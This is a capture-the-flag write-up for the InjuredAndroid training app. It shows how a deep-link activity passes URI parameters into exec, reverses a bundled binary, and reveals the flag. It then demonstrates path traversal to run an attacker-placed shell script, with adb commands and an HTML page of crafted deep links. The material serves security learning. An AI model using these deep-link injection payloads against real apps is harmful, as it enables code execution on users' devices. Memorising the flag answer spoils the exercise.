First, let’s have a look on the AndroidManifest.xml:

We can see it have some basic uri build, something like flag13://rce.
Next, let’s check the onCreate function, at the class RCEActivity:

First, it fetches 3 parameters from the URI that was given with the intent, binary param and combined.
The first two parameters will build the string that is gonna be sent into the exec function, the string will be: basePath + binary + “ “ + param.

The third parameter will hold our input, that get send to the function which compare it to the flag.
We can see that at the bottom of the previous image, it also log the error message, let’s create intent and capture the error message:
adb shell am start -n "b3nac.injuredandroid/.RCEActivity" -d "'http://google.com/?binary=testBin¶m=testParam'"
and to capture the logs:
adb logcat "*:E" --pid="$(adb shell pidof b3nac.injuredandroid)"

Notice that I use the url http://google.com, it doesn’t matter what i use, it only checks for the parameters.
Anyway, we can see it actually tried to execute some file located at /data/user/0/b3nac.injuredandroid/files/testBin, let’s search whether there is some hidden file on this location:

We can see those two narnia files, which are ELF files, binary executable. Let’s reverse engineering the x86_64 version using Ghidra.
The file was originally wrote in go, however, it decompiles pretty well to C:

We can see here that it checks if there is at least one argument (remember, argv[0] = filename).
It puts the parameter inside puVar3, and then checks if it equal to something, let’s use CyberChef to convert if from hex:

It might look confusing, this is because it uses Little Endian. This string is actually --help, let’s try to give this string now: http://google.com/?binary=narnia.arm64¶m=--help

We’ll, we got this message:
Available commands are testOne, rick, testTwo, potato, testThree
After giving all trying all those commands, by giving them one by one at the parameter, I came to conclusion that the flag is consisted of the values being output by testOne, testTwo and testThree, the final flag will be Treasure_Planet

More advanced, we can use the specific intent filter to create some html page that will be used to do the same operation:
<html>

<p><a href="notWorking://rce/?binary=narnia.arm64¶m=rick">Broken schema</p>
<p><a href="flag13://rce/?binary=narnia.arm64¶m=rick">Get RickRolled!</p>
<p><a href="flag13://rce/?combined=Treasure_Planet">Submit Flag</p>
<html>
Let’s put it inside /sdcard/test.html:
adb push test.html /sdcard/test.html
Now, just open it on the emulator, from the files. One clicking, it should execute the right intent and output the desired output. It being recognized by the intent-filter, if not, it’ll say something like No application can open this link, which happens when we press the broken schema.
 Now, we want to think more about the
 RCE. As we remember, we can execute files from the directory /data/user/0/b3nac.injuredandroid/files/, however, what happens if we give some input like ../../../../../../../../system/bin/ls, or even to somewhere we control? We basically using LFI to execute arbitrary files.
Let’s create this script:
#!/system/bin/sh

echo "Hello there, I'm $(whoami)" >> /data/data/b3nac.injuredandroid/files/PoC.txt
Put it inside /data/local/tmp/script.sh, and make it executable:

Notice, this doesn’t require root, so every application can write in this location files.
Now, let’s trigger this script, and get the RCE, I’ll put this input inside test.html:
<html>
<p><a href="flag13://rce/?binary=../../../../../../../../data/local/tmp/script">Click ME :)</p>
<html>
Notice we can write only to the internal storage of the application, trying to write from the application to /sdcard or to /data/local/tmp is restricted, or not allowed at all.
So, first way to trigger the exploit is using adb:
adb shell am start -a "android.intent.action.VIEW" -d "'flag13://rce/?binary=../../../../../../../../data/local/tmp/script'"
The second way will be through test.html, after trying both ways, I got this:

It worked!